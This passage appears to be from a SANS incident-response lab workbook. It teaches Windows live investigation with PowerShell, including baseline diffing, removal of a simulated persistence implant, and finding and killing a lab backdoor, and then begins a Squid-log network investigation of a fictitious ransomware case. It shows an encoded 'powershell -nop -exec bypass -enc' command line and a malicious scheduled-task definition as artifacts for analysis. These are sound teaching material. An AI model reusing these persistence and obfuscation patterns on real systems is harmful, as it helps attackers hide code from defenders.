- `Get-Service | Select-Object -ExpandProperty Name | Out-File "baseline/services.txt"`
- `Get-ScheduledTask | Select-Object -ExpandProperty TaskName | Out-File "baseline/scheduledtasks.txt"`
- `Get-LocalUser | Select-Object -ExpandProperty Name | Out-File "baseline/localusers.txt"`

These commands enumerate a list of services, scheduled tasks, and local users. We use `Select-Object` with the `-ExpandProperty` parameter to retrieve the *name* information for each command (`-ExpandProperty` will omit the normal header output observed when you use `-Property`).

From your PowerShell session, run the same commands, but instead of saving the output to the baseline directory, save the output to the current directory, as shown here.

```

PS C:\Tools\LiveInvestigation> Get-Service | Select-Object -ExpandProperty
Name | Out-File services.txt
PS C:\Tools\LiveInvestigation> Get-ScheduledTask | Select-Object -
ExpandProperty TaskName | Out-File scheduledtasks.txt
PS C:\Tools\LiveInvestigation> Get-LocalUser | Select-Object -ExpandProperty
Name | Out-File localusers.txt
PS C:\Tools\LiveInvestigation>

```

Next, we'll compare the newly-generated output to the baseline information.

Services Differential Analysis

First we'll look at the service list. Start by inspecting the first ten lines of the `services.txt` file using `Get-Content`, as shown here.

```

PS C:\Tools\LiveInvestigation> Get-Content .\services.txt -First 10
AarSvc_1f329
AJRouter
ALG
AppIDSvc
Appinfo
AppMgmt
AppReadiness
AppVClient
AppXSvc
AssignedAccessManagerSvc

```

Here we see that the `services.txt` file is a list of service information with three columns. Repeat this command without the `-First` argument, saving the file contents in a variable called `$servicesnow`, as shown here.

```

PS C:\Tools\LiveInvestigation> $servicesnow = Get-Content .\services.txt
PS C:\Tools\LiveInvestigation>

```

Repeat the `Get-Content` command, this time reading from the `baseline\services.txt` file, saving the data in a variable called `$servicesbaseline`, as shown here.

```
PS C:\Tools\LiveInvestigation> $servicesbaseline = Get-Content
baseline\services.txt
PS C:\Tools\LiveInvestigation>
```

With the two variables representing the services now and the services baseline, we can compare them to identify differences using the `Compare-Object` command. Run the `Compare-Object` command with the two variables, as shown here.

```
PS C:\Tools\LiveInvestigation> Compare-Object $servicesbaseline $servicesnow

InputObject SideIndicator
-----
Dynamics    =>
```

In the `Compare-Object` output, you will see a new service: *Microsoft eDynamics Service*. Like the *Calcache* process that we saw earlier, we may be suspicious about this new service, but we don't know if this new service is malicious yet. Let's continue to investigate.

Users Differential Analysis

Let's repeat this process, this time using differential analysis to assess the local users on the system. From your PowerShell session, run the `localusers.txt` file into a variable called `$usersnow` with `Get-Content`, as shown here.

```
PS C:\Tools\LiveInvestigation> $usersnow = Get-Content .\localusers.txt
PS C:\Tools\LiveInvestigation>
```

Next, read the baseline file `baseline/localusers.txt` file into a variable called `$usersbaseline` with `Get-Content`, as shown here.

```
PS C:\Tools\LiveInvestigation> $usersbaseline = Get-Content
.\baseline\localusers.txt
PS C:\Tools\LiveInvestigation>
```

Your turn. Use `Compare-Object` to compare the two variables to answer the question below.

Question: What is the name of the new user account?

```
PS C:\Tools\LiveInvestigation> Compare-Object $usersbaseline $usersnow
```

```
InputObject SideIndicator
```

```
-----
```

```
dynamics      =>
```

The added username is *dynamics*.

Great work! So far you've used differential analysis to evaluate the system configuration against the baseline. Let's investigate one more opportunity for an attacker to implant persistent access on the system: a scheduled task.

Scheduled Tasks Differential Analysis

Scheduled tasks are jobs that run on Windows at a specific time and with a specific frequency. The trigger can be clock time (run this job every day at noon), or it can be based on other attributes including observed events in the Windows Event Log.

To see a list of scheduled tasks you can use the PowerShell `Get-ScheduledTask` command. Run that command from your PowerShell session now, as shown here.

```
PS C:\Tools\LiveInvestigation> Get-ScheduledTask
```

TaskPath	TaskName
State	
-----	-----
\	GoogleUpdateTaskMachineCore
Ready	
\	GoogleUpdateTaskMachineUA
Running	
\	Microsoft eDynamics
Ready	
\	MicrosoftEdgeUpdateTaskMachine...
Ready	
\	MicrosoftEdgeUpdateTaskMachineUA
Ready	
\	npcapwatchdog
Ready	
\Microsoft\Windows\.NET Framework\	.NET Framework NGEN v4.0.30319
Ready	
...	

Use your differential analysis skills to answer the following question.

Question: What is the name of the added scheduled task?

Read the `scheduledtasks.txt` file into a variable called `$scheduledtasksnow`. Read the baseline version of the file into a variable called `$scheduledtasksbaseline`, as shown here.

```
PS C:\Tools\LiveInvestigation> $scheduledtasksnow = Get-Content
.\scheduledtasks.txt
PS C:\Tools\LiveInvestigation> $scheduledtasksbaseline = Get-Content
.\baseline\scheduledtasks.txt
PS C:\Tools\LiveInvestigation>
```

Next, compare the two variables using `Compare-Object`, as shown here.

```
PS C:\Tools\LiveInvestigation> Compare-Object $scheduledtasksbaseline
$scheduledtasksnow

InputObject           SideIndicator
-----
Microsoft eDynamics =>
```

The added scheduled task is *Microsoft eDynamics*.

Scheduled Task Detail

So far you've identified several changes in the system that point to malicious behavior, but let's continue to investigate the scheduled task to get additional detail. Scheduled tasks can be complex, but we can examine the contents of the task using the `Export-ScheduledTask` command. Do that now, as shown here.

```
PS C:\Tools\LiveInvestigation> Export-ScheduledTask -TaskName "Microsoft eDynamics"
```

```
<?xml version="1.0" encoding="UTF-16"?>
<Task version="1.2"
xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">
  <RegistrationInfo>
    <URI>\Microsoft eDynamics</URI>
  </RegistrationInfo>
  <Principals>
    <Principal id="Author">
      <UserId>S-1-5-21-2977773840-2930198165-1551093962-1000</UserId>
      <LogonType>InteractiveToken</LogonType>
      <RunLevel>HighestAvailable</RunLevel>
    </Principal>
  </Principals>
  <Settings>
    <DisallowStartIfOnBatteries>true</DisallowStartIfOnBatteries>
    <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>
    <MultipleInstancesPolicy>IgnoreNew</MultipleInstancesPolicy>
    <IdleSettings>
      <Duration>PT10M</Duration>
      <WaitTimeout>PT1H</WaitTimeout>
      <StopOnIdleEnd>true</StopOnIdleEnd>
      <RestartOnIdle>false</RestartOnIdle>
    </IdleSettings>
  </Settings>
  <Triggers>
    <CalendarTrigger>
      <StartBoundary>2022-05-05T01:00:00+00:00</StartBoundary>
      <ScheduleByDay>
        <DaysInterval>1</DaysInterval>
      </ScheduleByDay>
    </CalendarTrigger>
  </Triggers>
  <Actions Context="Author">
    <Exec>
      <Command>C:\WINDOWS\dynamics.exe</Command>
    </Exec>
    <Exec>
      <Command>C:\WINDOWS\system32\sc.exe start dynamics</Command>
    </Exec>
  </Actions>
</Task>
```

Scheduled tasks are stored as XML data structures, so the `Export-ScheduledTask` shows us that detail here. We can learn a lot about the scheduled task by evaluating this output, but look at the closing element labeled `Actions`. Here we see that the scheduled task launches a command

`C:\WINDOWS\dynamics.exe`, and it uses the `sc.exe` (Service Control) utility to start the service whenever this task is executed on the host.

At this point you would normally escalate findings to a stakeholder to confirm that this is not expected behavior for the system. For this exercise, let's proceed with the removal of the identified threats.

Removing Microsoft eDynamics

By analyzing the scheduled task, and through differential analysis, we identified several components of this malicious software:

- A service named `dynamics` (differential analysis)
- A process named `dynamics` (scheduled task detail)
- A program named `C:\WINDOWS\dynamics.exe` (scheduled task detail)
- A scheduled task named *Microsoft eDynamics* (differential analysis)
- A local user account named `dynamics` (differential analysis)

Let's complete several steps to clean up the system, starting with the service. From your PowerShell session, stop the Dynamics service using `Stop-Service`, as shown here.

```
PS C:\Tools\LiveInvestigation> Stop-Service -Name Dynamics
PS C:\Tools\LiveInvestigation>
```

Next, stop the Dynamics process using `Get-Process` and `Stop-Process` in a pipeline, as shown here.

```
PS C:\Tools\LiveInvestigation> Get-Process dynamics | Stop-Process
PS C:\Tools\LiveInvestigation>
```

Next, remove the `dynamics.exe` directory from the `C:\Windows` directory, as shown here.

```
PS C:\Tools\LiveInvestigation> Remove-Item C:\Windows\Dynamics.exe
PS C:\Tools\LiveInvestigation>
```

Next, remove the service. This is a little tricky in Windows 10 with PowerShell versions before 6.0 (which includes the PowerShell interpreter shipped with Windows 10 systems). To remove the service using PowerShell

we need to create an object and call the `delete()` method using `(Get-WmiObject -Class Win32_Service -Filter "Name='dynamics']").delete()` .

Feel free to run that command, or you can use the legacy Windows CMD `sc` utility to delete the service, which is much less error-prone, as shown here.

```
PS C:\Tools\LiveInvestigation> sc.exe delete dynamics  
[SC] DeleteService SUCCESS
```

Next, remove the scheduled task, using `Unregister-ScheduledTask` , as shown here. When prompted, answer `Y` to confirm.

```
PS C:\Tools\LiveInvestigation> Unregister-ScheduledTask -TaskName "Microsoft eDynamics"  
  
Confirm  
Are you sure you want to perform this action?  
Performing operation 'Delete' on Target '\Microsoft eDynamics'.  
[Y] Yes [A] Yes to All [N] No [L] No to All [S] Suspend [?] Help (default is "Y"): Y
```

Finally, remove the local user using `Remove-LocalUser` , as shown here.

```
PS C:\Tools\LiveInvestigation> Remove-LocalUser -Name dynamics  
PS C:\Tools\LiveInvestigation>
```

Nice job! You have successfully applied several techniques to perform a Live Investigation using PowerShell to assess, enumerate, and remove threats from the system!

Note: If you haven't used PowerShell before, some of the commands we use in this lab may look strange. You'll have more opportunity to learn PowerShell in the PowerShell Olympics event.

Cleanup

We included an optional script that will automate all of the cleanup tasks. You can optionally run this task to ensure all remnants of the implants are removed from the system by running `live-investigation-teardown.ps1` , as shown here.

```
PS C:\Tools\LiveInvestigation> .\live-investigation-teardown.ps1
Removing any remaining elements from the Live Investigation lab elements. Please
wait.

Done. Nice work!
```

Why This Lab Is Important

In this lab you used PowerShell to assess and identify malware in Windows 10. We identified two malware samples: Calcache and Dynamics, and we used different techniques to identify the Indicators of Compromise (IOC). We can sometimes identify threats on a system by evaluating the environment (such as looking for odd behaviors in the output of `Get-Process`), but we get the best fidelity for analysis using differential analysis. The data sources for the baseline analysis required for differential analysis aren't always available though, so we need to be flexible in how we evaluate a system to identify threats.

Video Walkthrough

Watch the accompanying [video instructions \(/videos/LiveWindowsExaminationWithPowerShell/\)](/videos/LiveWindowsExaminationWithPowerShell/) for additional information.




[\(/videos/LiveWindowsExaminationWithPowerShell/\)](/videos/LiveWindowsExaminationWithPowerShell/)

Bonus (If Time Permits or Homework)

We have added a fun script to practice your Windows live investigation skills using PowerShell.

Open the folder labeled `Tools` on the Windows desktop. Right-click on the program `5041ab.exe` , then click *Run as Administrator*, as shown here.



This program will open a terminal that asks you to complete several analysis task, replicating an environment where you may have to evaluate malware. To continue, open a PowerShell session as an Administrator by right-clicking on the Windows PowerShell desktop icon and choosing *Run as Administrator*.

After launching the PowerShell session, change to the `C:\Temp` directory to create your working files, as shown here.

```
PS C:\WINDOWS\system32> cd \temp
PS C:\temp>
```

With any remaining time in the lab, or on your own, work to complete the answers in this bonus challenge. Use the information from earlier in this lab to help guide your analysis. Note that the answers to challenges will change each time you run this tool. You can also issue the `help` command to get a hint for each question. If you really get stuck, you can also issue the `skip` command to skip a question.

Bonus Challenge Walkthrough

The content that follows presents one set of solutions for the bonus exercise. Note that the answers submitted here will be slightly different for your system. The commands used in this lab will be useful in helping you complete the bonus exercise steps.

Question 1

What TCP port is the backdoor listening on?

To answer this question we create a baseline of the listening TCP ports, as shown here.

```
PS C:\temp> Get-NetTCPConnection -State Listen >tcpports-baseline.txt
```

We repeat this command after the target process starts, saving the output to a new file. Then we can read the two files into variables and compare them to identify the differences, as shown here.

```
PS C:\temp> Get-NetTCPConnection -State Listen >tcpports-current.txt
PS C:\temp> $baseline = Get-Content .\tcpports-baseline.txt
PS C:\temp> $current = Get-Content .\tcpports-current.txt
PS C:\temp> Compare-Object $baseline $current
```

```
InputObject
-----
0.0.0.0          1572      0.0.0.0
0               Listen      556
```

The `Compare-Object` output shows a single line of difference, with the 2nd column (1572 in this example) representing the new listening TCP port.

Question 2

What is the process ID number of the backdoor?

We know the listening TCP port, but we don't yet have the process ID. We can retrieve this information by running `Get-NetTCPConnection -State Listen` again. However, this will return a lot of output, so we create a pipeline to filter the results using `Where-Object`, as shown here.

```
PS C:\temp> Get-NetTCPConnection -State Listen | Where-Object -Property LocalPort -EQ 1572 | Select-Object -Property OwningProcess
```

```
OwningProcess
-----
556
```

In this output we see that the owning process ID is 556.

Question 3

What is the parent process ID number of the backdoor?

We know the process ID for the backdoor, but we don't know the parent process ID yet. To get the parent process ID we need to use the `Get-CimInstance -Class Win32_Process` command, as shown here.

```
PS C:\temp> Get-CimInstance -Class Win32_Process | Where-Object -Property ProcessId -EQ 556
```

ProcessId	Name	HandleCount	WorkingSetSize	VirtualSize
556	powershell.exe	483	60522496	2203999948800

The default output of `Get-CimInstance` does not display the parent process ID. Repeat the last command, adding another pipeline command to retrieve the `ParentProcessId` property using `Select-Object`, as shown here.

```
PS C:\temp> Get-CimInstance -Class Win32_Process | Where-Object -Property ProcessId -EQ 556 | Select-Object -Property ParentProcessId
```

```
ParentProcessId
-----
2060
```

Here we see the parent process ID for the backdoor is 2060.

Question 4

What is the flag shown when you connect to the backdoor?

This question suggests that we use the Netcat command (`nc.exe`) to connect to the listening TCP port to retrieve a flag. Run the `nc.exe` command, specifying the IP address 127.0.0.1 and the listening port number, as shown here.

```
PS C:\temp> nc 127.0.0.1 1572
TheFlagisBack935980589
```

Press CTRL+C to close the Netcat connection after you see the flag information.

Question 5

What TCP port is the backdoor listening on now?

The question suggests the backdoor is listening on a different TCP port now. Since we know the process ID, we can re-run `Get-NetTCPConnection` using `Where-Object` to filter on the `OwningProcess` property, as shown here.

```
PS C:\temp> Get-NetTCPConnection -State Listen | Where-Object -Property
OwningProcess -EQ 556 | Select-Object LocalPort

LocalPort
-----
1574
```

The `Select-Object` at the end of the pipeline is not needed, but it makes the output look nicer in printed form. Here we see the new listening port number is 1574.

Question 6

You are asked to stop the backdoor process using PowerShell. Since we know the process ID, we can use `Get-Process` with a `Where-Object` filter to return only the backdoor process, as shown here.

```
PS C:\temp> Get-Process | Where-Object -Property Id -EQ 2060

Handles  NPM (K)  PM (K)  WS (K)  CPU (s)  Id  SI  ProcessName
-----  -
132      11       9520    16440   0.11     2060  1  5041ab
```

This works great, but you can also get the same results without the `Where-Object` pipeline since `Get-Process` accepts an `-Id` parameter, as shown here.

```
PS C:\temp> Get-Process -Id 2060
```

Handles	NPM (K)	PM (K)	WS (K)	CPU (s)	Id	SI	ProcessName
132	11	9520	16440	0.11	2060	1	5041ab

Use either solution to terminate the process. Re-run the `Get-Process` command, building a pipeline that ends with `Stop-Process`, as shown here.

```
PS C:\temp> Get-Process -Id 2060 | Stop-Process
PS C:\temp>
```

Question 7

What is the process ID number of the backdoor?

You are asked to identify the process ID of a new backdoor. The clue here is that the new backdoor is a PowerShell-based process. We can identify a list of PowerShell processes using `Get-Process`, as shown here.

```
PS C:\temp> Get-Process -Name powershell
```

Handles	NPM (K)	PM (K)	WS (K)	CPU (s)	Id	SI	ProcessName
462	23	48460	50712	0.27	180	1	powershell
877	34	110240	131472	1.84	8008	1	powershell

The problem is that this output identifies both the backdoor PowerShell session, and the PowerShell session you are using for analysis. To differentiate, we can run the previous command again, adding a pipeline to retrieve the process ID and the process start time, as shown here.

```
PS C:\temp> Get-Process -Name powershell | Select-Object Id, StartTime
```

Id	StartTime
180	5/6/2022 9:09:42 PM
8008	5/6/2022 8:38:02 PM

The PowerShell process with the more recent start time will be the backdoor process.

Question 8

What is the flag contained in the script executed by the backdoor?

You are asked to examine the command line associated with the backdoor PowerShell process. You can't use `Get-Process` to solve this since `Get-Process` won't reveal the command line details. Instead, use `Get-CimInstance -Class Win32_Process` to retrieve the `CommandLine` property using `Where-Object` to filter the results by `ProcessId` and `Select-Object` to retrieve the `CommandLine` property, as shown.

```
PS C:\temp> Get-CimInstance -Class Win32_Process | Where-Object -Property  
ProcessId -EQ 180 | Format-List -Property CommandLine  
  
CommandLine : powershell.exe -nop -exec bypass -enc  
dwBoAGkAbABlACgAJAB0AHlAdQBlACkAewAkAGYAbABhAGcAIAA9ACAAIgBTAGEAcwBxAHUA  
  
YQB0AGMAaAA0ADgAMgAwADUANQA2ADEAMQA0ACIAOwAgAFsAUwB5AHMAAdABlAG0ALgBUAGgAcgBlAGEAZABp  
  
0AOgA6AFMAbABlAGUAcAAoADEAMAAwADAAMAApAH0AOwA=
```

Next we need to decode the Base64 value seen on the command line following `-enc` (this value will wrap several lines too, so it may be useful to copy-paste the output into Notepad, or redirect the output using `Out-File` and edit the output file in Notepad to remove the line breaks.

You can decode the flag using CyberChef, or you can decode from PowerShell as shown here.

```
PS C:\temp>  
[System.Text.Encoding]::Unicode.GetString([System.Convert]::FromBase64String  
  
while($true){$flag = "Sasquatch4820556114";  
[System.Threading.Thread]::Sleep(10000)};
```

Question 9

You are finally asked to kill the backdoor process. We know the process Id from our earlier analysis, so we can use a combination of `Get-Process` and `Stop-Process` to kill the process, as shown here.

```
PS C:\temp> Get-Process -Id 180 | Stop-Process  
PS C:\temp>
```


Well done!

Additional Resources

SANS Classes Related to This Lab

- [SANS SEC505: Securing Windows and PowerShell Automation \(https://www.sans.org/course/securing-windows-with-powershell\)](https://www.sans.org/course/securing-windows-with-powershell)
- [SANS SEC511: Continuous Monitoring and Security Operations \(https://www.sans.org/course/continuous-monitoring-security-operations\)](https://www.sans.org/course/continuous-monitoring-security-operations)
- [SANS AUD507: Auditing & Monitoring Networks, Perimeters & Systems \(https://www.sans.org/course/auditing-networks-perimeters-systems\)](https://www.sans.org/course/auditing-networks-perimeters-systems)

Other Resources Related to This Lab

- [Windows Command Reference by Microsoft \(https://www.microsoft.com/en-us/download/details.aspx?id=2632\)](https://www.microsoft.com/en-us/download/details.aspx?id=2632)
- [Blue Team Handbook \(http://www.blueteamhandbook.com/home.html\)](http://www.blueteamhandbook.com/home.html)
- [Blue Team Field Manual \(https://www.amazon.com/dp/B077WF4WYV/\)](https://www.amazon.com/dp/B077WF4WYV/)
- [Mark Baggett's 504lab Solution \(https://github.com/MarkBaggett/504lab/blob/master/docs\)](https://github.com/MarkBaggett/504lab/blob/master/docs)

Lab 1.2: Network Investigation

Brief Intro

In this lab you will analyze network evidence from a simulated compromise.

The scenario used in this lab is continued in the two labs that follow (Lab 1.3: Memory Investigation, and Lab 1.4: Malware Investigation). In these labs you will examine additional evidence (memory images and malware) from the same compromise. So, make sure to keep your notes from this exercise, and add to them in later labs.

Requirements for This Lab

In this lab you will use your Slingshot Linux VM. Make sure the VM is running before continuing with this lab exercise.

Try It Yourself

Read the scenario at the start of the Walkthrough section. Once you've familiarized yourself with the scenario, analyze the following files in the `/home/sec504/labs/falsimentis` directory:

- `access.log`
- `falsimentis.pcap`


As you analyze these files, try to answer the following questions:

- What systems are likely compromised in the organization?
- When did the threat actors begin their attack?
- What host(s) are the threat actors using for command and control (C2)?

Walkthrough

The Scenario


The victim is Falsimentis, a small (fictitious) corporation based in Los Angeles, California, that produces artificial intelligence hardware and software. On Thursday the CEO decided to take the employees out to lunch. The CEO recalls locking their screen and leaving for lunch around 11:50 AM. Returning from lunch around 1:05 PM, the CEO noticed their computer had rebooted. After logging on, the CEO saw the following:



The message is a ransom note from a group of threat actors calling themselves the Midnite Meerkats. The note states that the Midnite Meerkats have control of the victim's systems, and unless the victim pays the ransom within 24 hours, the victim's files will be deleted. The URL that contains the ransom note is <https://midnitemeerkats.com/note/> (<https://midnitemeerkats.com/note/>).

The CEO contacted the system administrator, who collected various pieces of evidence. The system administrator was able to collect a packet capture of the internal network traffic that Falsimentis was recording for an upcoming audit by one of their large customers. The system administrator was also able to collect logs from a Squid proxy.

Here is a diagram of the Falsimentis network:



The systems on the internal Falsimentis network are listed below.

<i>IP</i>	<i>Hostname</i>	<i>Description</i>
172.16.42.2	FM-SRV-DC01.falsimentis.com	Domain controller
172.16.42.3	FM-SRV-FS01.falsimentis.com	Corporate file server
172.16.42.10	FM-NET-FW01.falsimentis.com	Network firewall and Squid server
172.16.42.20	FM-WEBDEV.falsimentis.com	Internal web development server
172.16.42.103	FM-TETRIS.falsimentis.com	System administrator's workstation
172.16.42.105	FM-ELECTRONICA.falsimentis.com	Web developer's workstation
172.16.42.107	FM-CEO.falsimentis.com	CEO's workstation
172.16.42.108	FM-ALGORITHM.falsimentis.com	V.P. of Operations' workstation
172.16.42.109	FM-GOLF.falsimentis.com	An engineer's workstation

The publicly accessible Falsimentis systems are as follows:

<i>IP</i>	<i>Hostname</i>	<i>Description</i>
52.219.120.171	www.falsimentis.com (http://www.falsimentis.com)	Public website

<i>IP</i>	<i>Hostname</i>	<i>Description</i>
52.219.120.171	email.falsimentis.com	Webmail client (on same server as www)
10.5.96.4	n/a	Private IP address of the server hosting the public website
144.202.115.64	fm-ext.falsimentis.com	Firewall and VPN server
10.5.96.3	n/a	The private IP address of the firewall and VPN server

Getting Started

Note: The approach taken here is not the only way to proceed through this exercise. Different analysts may take different approaches.

Taking notes is vital to effective incident response, so let's record some key facts from the scenario (feel free to write these down yourself in your own notes):

- The CEO locked their workstation and left for lunch at around 11:50 AM.
- The CEO returned from lunch and logged on to their workstation at around 1:05 PM.
- The ransom note popped up after the CEO logged on.
- The ransom note is hosted at <https://midnitemeerkats.com/note/> (<https://midnitemeerkats.com/note/>)
- The note states the victim has 24 hours to pay, or their files will be deleted.
- Compromised systems
 - 172.16.42.107 (FM-CEO)

The first three facts can be used as an anchor to start a timeline. The fact that the pop-up occurred implies there must have been threat actor activity prior to this point in time, since they would need to install whatever caused the pop-up. The fourth fact (the location of the ransom note) can be used as a pivot when searching through evidence. The 24-hour deadline (fifth fact) might be used by the business decision makers when deciding how to proceed. The fact about a compromised system is useful as a starting point for determining the scope, or how widespread the incident is.

Before proceeding, you will need to verify that an incident actually occurred. In the Falsimentis scenario, verification is relatively straight forward—the CEO had a ransom note pop-up on their screen. Even if the threat to delete the files is fake, the fact the message appeared right after logging on is enough to consider this an incident.

In any environment there will be a *lot* of data, often too much to go through by hand. To deal with this you will need to employ several different data reduction strategies, including filtering and pivoting.

Correlating Network Traffic

To begin, let's start by identifying network traffic that correlates with the CEO's statement about the ransom note appearing at around 1:05 PM. This is a good idea because human memory is less than perfect. It would not be uncommon if the CEO recalled the ransom note appearing up at 1:30 PM, even if it actually appeared up at 1:05 PM.

To do this start by looking at the Squid `access.log` file. Recall that Squid uses this file to record information about HTTP and HTTPS requests. Since threat actors commonly use these protocols for command and control (C2) communication, the Squid logs may contain useful clues.

During an investigation it is always important to keep in mind the limitations of the evidence you are analyzing, and the tools you are using. Squid proxy logs usually capture traffic *only* on the standard ports for HTTP and HTTPS (TCP ports 80 and 443 respectively). If the threat actors used HTTP and/or HTTPS on non-standard ports, then the Squid logs likely will *not* have records of the requests.

To start, open a terminal in Slingshot Linux. Next, change to the `/home/sec504/labs/falsimentis` directory and search through the `access.log` file for `midnitemeerkats`, the site where the ransom note was hosted. You can search with the `grep` command as shown here:

```
sec504@slingshot:~$ cd /home/sec504/labs/falsimentis
sec504@slingshot:~/labs/falsimentis$ grep midnitemeerkats access.log
1584648356.572      175 172.16.42.107 TCP_MISS/301 671 GET
http://www.midnitemeerkats.com/note - ORIGINAL_DST/69.163.156.144 text/html
1584648359.613     2018 172.16.42.107 TCP_MISS/301 461 GET
https://www.midnitemeerkats.com/note - ORIGINAL_DST/69.163.156.144 text/html
1584648360.761      569 172.16.42.107 TCP_MISS/200 4404 GET
https://midnitemeerkats.com/note/ - ORIGINAL_DST/69.163.156.144 text/html
1584648360.983      51 172.16.42.107 TCP_MISS/200 1873 GET
https://midnitemeerkats.com/wp-content/plugins/memberpress/css/ui/theme.css? -
ORIGINAL_DST/69.163.156.144 text/css
```

The output shows Squid's native logging format. Each line contains multiple fields, most of which are separated by one or more spaces. Let's focus on just a few relevant fields: the time of the request, the requesting client, and the requested URL. These are the first, third, and seventh fields, respectively. To extract just these fields, use the `awk` command as shown here:

```
sec504@slingshot:~/labs/falsimentis$ awk '/midnitemeerkats/ {print $1, $3, $7}' access.log
1584648356.572 172.16.42.107 http://www.midnitemeerkats.com/note
1584648359.613 172.16.42.107 https://www.midnitemeerkats.com/note
1584648360.761 172.16.42.107 https://midnitemeerkats.com/note/
1584648360.983 172.16.42.107 https://midnitemeerkats.com/wp-content/plugins/memberpress/css/ui/theme.css?
```

The `awk` command breaks down as follows:

- `/midnitemeerkats/` - only process lines that contain the string *midnitemeerkats*
- `print` - print the following fields
- `$1` - first field (timestamp)
- `$3` - third field (requesting client)
- `$7` - seventh field (requested URL)
- `access.log` - The file to process

